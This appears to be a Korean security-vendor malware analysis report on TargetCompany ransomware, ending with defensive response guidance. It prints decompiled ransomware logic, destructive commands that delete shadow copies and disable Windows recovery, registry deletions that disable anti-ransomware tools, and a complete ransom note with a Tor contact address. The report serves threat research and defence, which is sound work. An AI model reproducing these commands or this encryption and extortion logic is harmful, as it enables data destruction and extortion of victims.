
암호화 해제를 위한 연락 방법으로 다크웹을 사용하거나 특정 Contact 메일을 통해 연락을 주고받는 것으로 보인다.



[TargetCompany contact 다크웹]

■ TargetCompany Ransomware 상세 분석

TargetCompany Ransomware 동작 흐름은 다음과 같다.



[TargetCompany 랜섬웨어 동작 흐름]

Step 1. 시스템 언어 확인

최초 실행 시 시스템 언어를 확인하여 카자흐스탄, 러시아, 벨라루스, 우크라이나, 타타르스탄 언어가 확인되면 프로그램을 종료한다.

```
UserDefaultLangID = GetUserDefaultLangID();
if ( UserDefaultLangID != 1049                  // 카자흐스탄
  && UserDefaultLangID != 1087                  // 러시아
  && UserDefaultLangID != 1059                  // 벨라루스
  && UserDefaultLangID != 1058                  // 우크라이나
  && UserDefaultLangID != 1092 )                // 타타르스탄
```

[시스템 언어 확인]

Step 2. 권한 상승

권한 상승을 위해 해당 프로세스에 SeTakeOwnershipPrivilege, SeDebugPrivilege 권한을 할당한다.

```
sub_4048CE(L"SeTakeOwnershipPrivilege");
sub_4048CE(L"SeDebugPrivilege");
```

[프로세스 권한 할당]

Step 3. 무력화 시도

step 1) 레지스트리 키에서 Raccine[8]을 무력화를 위해 Raccine 관련 키를 삭제한다. 또한 Image File Execution Options 관련 키를 삭제해 중요 도구들을 무력화한다.

```
SHDeleteKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Raccine");
SHDeleteKeyW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\Raccine");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\vssadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wmic.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\wbadmin.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\bcdedit.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\powershell.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\diskshadow.exe");
SHDeleteKeyW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\net.exe");
return SHDeleteKeyW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskkill.exe");
```

[레지스트리 키 삭제]

[8] 오픈소스 기반 랜섬웨어 백신

step 2) 윈도우 기반 백업 서비스인 볼륨 섀도 복사본을 무력화하기 위해 다음 명령어를 통해 삭제한다.

```
GetWindowsDirectoryW(Buffer, 0x104u);
lstrcatW(Buffer, L"\\sysnative\\vssadmin.exe");
lstrcpyW(String1, L" delete shadows /all /quiet");
return ShellExecuteW(0, L"open", Buffer, String1, 0, 0);
```

[모든 볼륨 섀도 복사본 삭제]

step 3) 다음 명령어를 통해 복구 환경 비활성화를 진행한다.

infosec

cmd /c bcdedit /set {{current}} bootstatuspolicy ignoreallfailures
cmd /c bcdedit /set {{current}} recoveryenabled no

[복구 환경 비활성화 명령어]

Step 4. 프로세스 종료

데이터베이스 관련 파일 암호화를 위해 특정 프로세스를 종료한다.

infosec

mysql.exe	fdlauncher.exe	fdhost.exe
ReportingServecesService.exe	msmdsrv.exe	MsDtsSrvr.exe
sqlwriter.exe	sqlservr.exe	ntdbsmgr.exe
oracle.exe	sqlserv.exe	

[프로세스 종료 목록]

Step 5. 암호화 제외 대상 확인

감염된 PC가 정상적으로 작동할 수 있도록, 특정 파일, 확장자, 폴더는 암호화에서 제외한다.

step 1) 암호화하기 전 파일명을 비교하여 특정 파일을 암호화 대상에서 제외한다.

infosec

debugLog.txt	autorun.inf	boot.ini
bootsect.bak	ntuser.dat.log	bootfont.bin
ntldr	ntuser.ini	iconcache.db
thumbs.db	ntuser.dat	desktop.ini

[암호화 제외 파일명 목록]

step 2) 암호화하기 전 확장자를 비교하여 특정 확장자를 암호화 대상에서 제외한다.

infosec

.themepack	.bin	.msp	.wpx	.deskthemepack
.diagpkg	.icns	.ani	.msc	.ico
.cmd	.msu	.diagcfg	.cab	.prf
.ocx	.theme	.scr	.mod	.diangcab
.adv	.386	.bat	.drv	.rom
.mpa	.key	.msi	.spl	.com
.hlp	.ics	.cpl	.lock	.cur
.hta	.dll	.nomedia	.sys	.rtp
.idx	.icl	.msstyles	.ps1	.lnk
.exe	.nls	.shs	.ldf	.carone

[암호화 제외 확장자 목록]

step 3) 폴더명을 비교한 후 다음 리스트를 포함하고 있으면 암호화 대상에서 제외한다.

infosec

Windows	Windows NT	WindowsPowerShell
Windows Microsoft.NET	windows.old	mozilla
$windows.~bt	boot	tor browser
application data	google	programdata
perflogs	appdata	intel
system volume information	$windows.~ws	msocache

[암호화 제외 폴더 목록]

Step 6. 랜섬노트 생성

모든 폴더에 'How to decrypt files.txt' 파일명으로 랜섬노트를 생성한다.

```
LogicalDrives = GetLogicalDrives();
Stream = 65;
TotalNumberOfBytes.HighPart = 26;
do
{
  if ( (LogicalDrives & 1) != 0 )
  {
    v8 = malloc(0x14u);
    v6(v8, 10, L"%c:\\", Stream);
    v9 = GetDriveTypeW(v8);
    if ( v9 == 4 || v9 == 2 || v9 == 3 )
    {
      v6(v8, 10, L"\\\\.\\%c:", Stream);
      sub_40463B(L"Starting %s iteration...\r\n", v8);
      TotalNumberOfFreeBytes.HighPart = CreateThread(0, 0, sub_405399, v8, 0, 0);// 랜섬노트 생성
      if ( !WaitForSingleObject(TotalNumberOfFreeBytes.HighPart, 0x3E8u) )
      {
        CloseHandle(TotalNumberOfFreeBytes.HighPart);
        sub_40463B(L"Failed to start NTFS enumeration. Starting FirstFindFileExW...\r\n");
        CreateThread(0, 0, sub_4050AA, v8, 0, 0);
      }
```

[랜섬노트 생성 로직]

How to decrypt files.txt - 메모장


파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
Your personal identifier: CAR8FNNCXM

All files on Carone and Company Inc network have been encrypted due to insufficient security.
The only way to quickly and reliably regain access to your files is to contact us.
The price depends on how fast you write to us.
In other cases, you risk losing your time and access to data. Usually time is much more valuable than money.

In addition to encryption, we downloaded 700 gb of data from your network, which, if we do not negotiate,
could fall into the hands of third parties and cause damage to your reputation.

FAQ
Q: How to contact us
A: * Download Tor Browser - https://www.torproject.org/
   * Open link in Tor Browser http://jnjorcburoayrwfrmnq3czngju76wdjyuyufqaep6joutvidohuh24ad.onion/contact
   * Follow the instructions on the website.

Q: What guarantees?
A: Before paying, we can decrypt several of your test files. Files should not contain valuable information.

Q: Can I decrypt my data for free or through intermediaries?
A: Use third party programs and intermediaries at your own risk. Third party software may cause permanent data loss.
   Decryption of your files with the help of third parties may cause increased price or you can become a victim of a scam.
```

[랜섬노트 내용]

Step 7. 파일 암호화

step 1) 랜섬노트 생성이 끝난 후 ChaCha20 알고리즘을 사용하기 위해 초기 키 스트림을 구성한다.



[ChaCha20 초기 키 스트림 구성]

step 2) 'Step 5. 암호화 제외 대상 확인' 단계에서 확인한 암호화 대상에서 제외된 파일 외 모든 파일에 대해 암호화를 진행한다.

step 3) 파일 암호화 후 원본 파일명에 '.carone'을 추가하여 이름을 변경한다.

```
{
  lpBuffer = malloc(v15);
  if ( lpBuffer )
  {
    for ( ; nNumberOfBytesToRead; --nNumberOfBytesToRead )
    {
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      ReadFile(hFile, lpBuffer, v28, &NumberOfBytesRead, 0);
      sub_4018EE(lpBuffer, lpBuffer, NumberOfBytesRead, v39);
      SetFilePointerEx(hFile, liDistanceToMove, 0, 0);
      WriteFile(hFile, lpBuffer, NumberOfBytesRead, &NumberOfBytesRead, 0);
      liDistanceToMove.QuadPart += v24;
    }
    goto LABEL_27;
  }
}
SetFilePointerEx(hFile, 0i64, 0, 2u);
v18 = hFile;
WriteFile(hFile, Buffer, 0x28u, &NumberOfBytesRead, 0);
WriteFile(v18, v40, 0x10u, &NumberOfBytesRead, 0);
WriteFile(v18, byte_420D94, 0x20u, &NumberOfBytesRead, 0);
CloseHandle(v18);
sub_40463B(L"File encrypted, trying to move... %s\r\n", lpFileName);
nNumberOfBytesToRead = lstrlenW(lpFileName);
v19 = lstrlenW(L".carone");
v20 = nNumberOfBytesToRead + v19 + 1;
v21 = malloc(2 * v20);
nNumberOfBytesToRead = v21;
if ( v21 )
{
  wnsprintfW(v21, v20, L"%s%s", lpFileName, L".carone");
  MoveFileW(lpFileName, nNumberOfBytesToRead);
  free(nNumberOfBytesToRead);
}
```

[파일 암호화 로직]

※ TargetCompany Ransomware Observables

infosec

Technique	Description
	Observable
Access Token Manipulation [T1134]	Privilege elevation.
	SeTakeOwnershipPrivilege, SeDebugPrivilege
Modify Registry [T1112]	Delete registry keys.
	HKCU₩₩Software₩₩Raccine HKLM₩₩Software₩₩Raccine HKLM₩₩SYSTEM₩₩CurrentControlSet₩₩Services₩₩Event Log₩₩Application₩₩Raccine HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩vssadmin.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩wmic.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩wbadmin.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩bcdedit.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩powershell.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩diskshadow.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩net.exe HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows NT₩₩Current Version₩₩Image File Execution Options₩₩taskkill.exe
Inhibit System Recovery [T1490]	Delete volume shadow copy and recovery disable.
	vsaddmin.exe delete shadows /all /quiet cmd /c bcdedit /set {{current}} bootstatuspolicy ignoreallfailures cmd /c bcdedit /set {{current}} recoveryenabled no
Data Encrypted for Imapct [T1486]	File encryption.
	“File encrypted, trying to move… %s”

■ 랜섬웨어 대응 가이드

infosec

Step 1. 초동 조치
- 시스템에서 지블 및 복호화 관련하여 바탕화면이 변경되거나 알림을 주는 랜섬노트 (.txt, .html, .hta 형태의 파일 혹은 실행 파일을 통한 알림 등) 발견 시 캡쳐 혹은 파일 보관
- 랜섬웨어 피해 발생 사실을 내부 보안팀 및 조사 기관 등에 사고 접수
- 추가 확산 방지를 위한 감염된 시스템 네트워크 및 저장소 등 외부 연결 분리
- 시스템 종료 및 재부팅을 하지 말고 최대절전모드를 활용하여 시스템 정지

Step 2. 사고 대응, 사고 조사를 통해 침투 경로 파악을 통해 근본 원인 차단 및 후조치
- 동일 유형의 이메일을 파악하여 격리 조치, 다른 시스템에서 열람된 경우 해당 시스템 격리 조치
- 취약점을 통해 유입되었을 경우 해당 취약점에 대한 패치, 패치가 없는 경우 임시 조치 혹은 해당 프로그램 격리 및 미사용 가능한지 파악 후 조치
- 특정 URL을 통한 유입의 경우 해당 URL 블랙리스트 조치
- 백업 시스템이 있는 경우 해당 시스템을 통해 복구 조치

Step 3. 사고 대응, 사고 발생 후 상황이 종료된 뒤 후속 조치
- 백업 시스템이 없는 경우 적절한 수준의 시스템 검토 후 도입 필요
- 이중 백업 시스템 혹은 물리적으로 분리된 백업 시스템 도입 필요
- 사고 대응에 대한 프로세스가 없는 경우 프로세스를 수립하고 미흡한 점이 있는 경우 해당 프로세스를 개선 및 보완
- 기술적, 물리적 보안 장치에 대한 재설계 혹은 추가 도입 등 결정

■ 참고 사이트

- URL : https://www.pcrisk.com/removal-guides/23015-targetcompany-ransomware
- URL : https://twitter.com/fbgwls245/status/1493434130431823872
- URL : https://decoded.avast.io/threatresearch/decrypted-targetcompany-ransomware/

EQST INSIGHT

2022.03

SK쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST 담당
제　작 : SK쉴더스 PR팀